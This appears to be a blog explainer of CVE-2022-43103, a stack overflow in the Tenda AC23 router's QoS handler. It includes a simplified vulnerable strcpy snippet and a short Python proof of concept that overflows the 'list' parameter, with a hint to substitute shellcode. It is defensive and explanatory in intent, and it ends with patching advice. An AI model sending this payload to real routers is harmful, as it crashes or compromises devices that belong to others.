
The world of IoT devices is expanding rapidly, but with growth comes new vulnerabilities. One such flaw is CVE-2022-43103—a stack overflow vulnerability discovered in Tenda’s popular AC23 router, firmware version V16.03.07.45_cn. This vulnerability affects the formSetQosBand function and is especially concerning because it’s so easy to exploit. In this article, we’ll break down the vulnerability so anyone—even those new to cybersecurity—can understand how it works, see the code behind it, and recognize the real-world risks.
What is CVE-2022-43103?
CVE-2022-43103 is a stack overflow vulnerability triggered by the list parameter in the formSetQosBand function of the Tenda AC23 router firmware (Chinese version: V16.03.07.45_cn). By sending a specially crafted HTTP POST request, an attacker can overwrite the stack buffer, potentially achieving remote code execution or causing the device to crash.
Technical Deep Dive
The vulnerable function, formSetQosBand, processes POST requests to configure QoS (Quality of Service) bandwidth settings. The core issue: it copies user-controlled data into a fixed-size stack buffer without checking the length. Let's look at a simplified code snippet:
void formSetQosBand(request_t *req)
{
    char list[256];
    // Vulnerable copy: gets value of 'list' parameter from the request directly
    strcpy(list, http_get_param(req, "list"));

    // ...rest of the logic...
}
*Note: Functions like strcpy blindly copy data, making stack overflow possible if the input is longer than 256 bytes.*
Example Exploit: Proof of Concept
Attackers don’t need to be on the local network—many Tenda routers have remote administration enabled by default (unless you disabled it).
Here’s a quick Python snippet that sends a malicious payload
import requests

target = "http://192.168..1/goform/formSetQosBand";
# The payload will overflow the buffer (replace 'A'*300 with your own shellcode for more advanced exploitation)
payload = "A" * 300

# POST parameter 'list' is vulnerable
data = {'list': payload}

# Send the request; default credentials are often admin / admin, include if required
response = requests.post(target, data=data)
print("Status:", response.status_code)
Result: The router will likely reboot, but more sophisticated payloads could allow persistent backdoors or configuration theft.
How to Test If Your Router Is Vulnerable
1. Check your firmware: Login to the web interface, go to the device info page, and note your firmware version. This issue exists in V16.03.07.45_cn.
2. Try the exploit: (With permission and only on your network!). If your router restarts, it’s vulnerable.
3. Check with vulnerability scanner: Tools like Nuclei or Metasploit may have checks for this CVE.
How to Fix (Mitigation)
- Update your firmware: Tenda may have released patches. Check Tenda’s official support page (note: the fix may be for new versions or the international variant).
References
- NVD Details: CVE-2022-43103
- Original Exploit Announcement
- Tenda AC23 Official Firmware
- Exploit DB entry (if available) *(search for CVE-2022-43103)*
Conclusion
CVE-2022-43103 is a textbook stack buffer overflow—dangerous because it’s easy to trigger, requires little technical skill, and is present in thousands of home and small business routers worldwide. If you manage a Tenda AC23, update your firmware immediately and lock down your administration settings. The code and exploit details in this post show just how simple it is for attackers to compromise your device. Stay ahead—patch early, patch often!
*Have questions, looking for more guidance, or want to share your experience? Leave a comment below.*
Timeline
Published on: 11/03/2022 14:15:00 UTC
Last modified on: 11/03/2022 17:20:00 UTC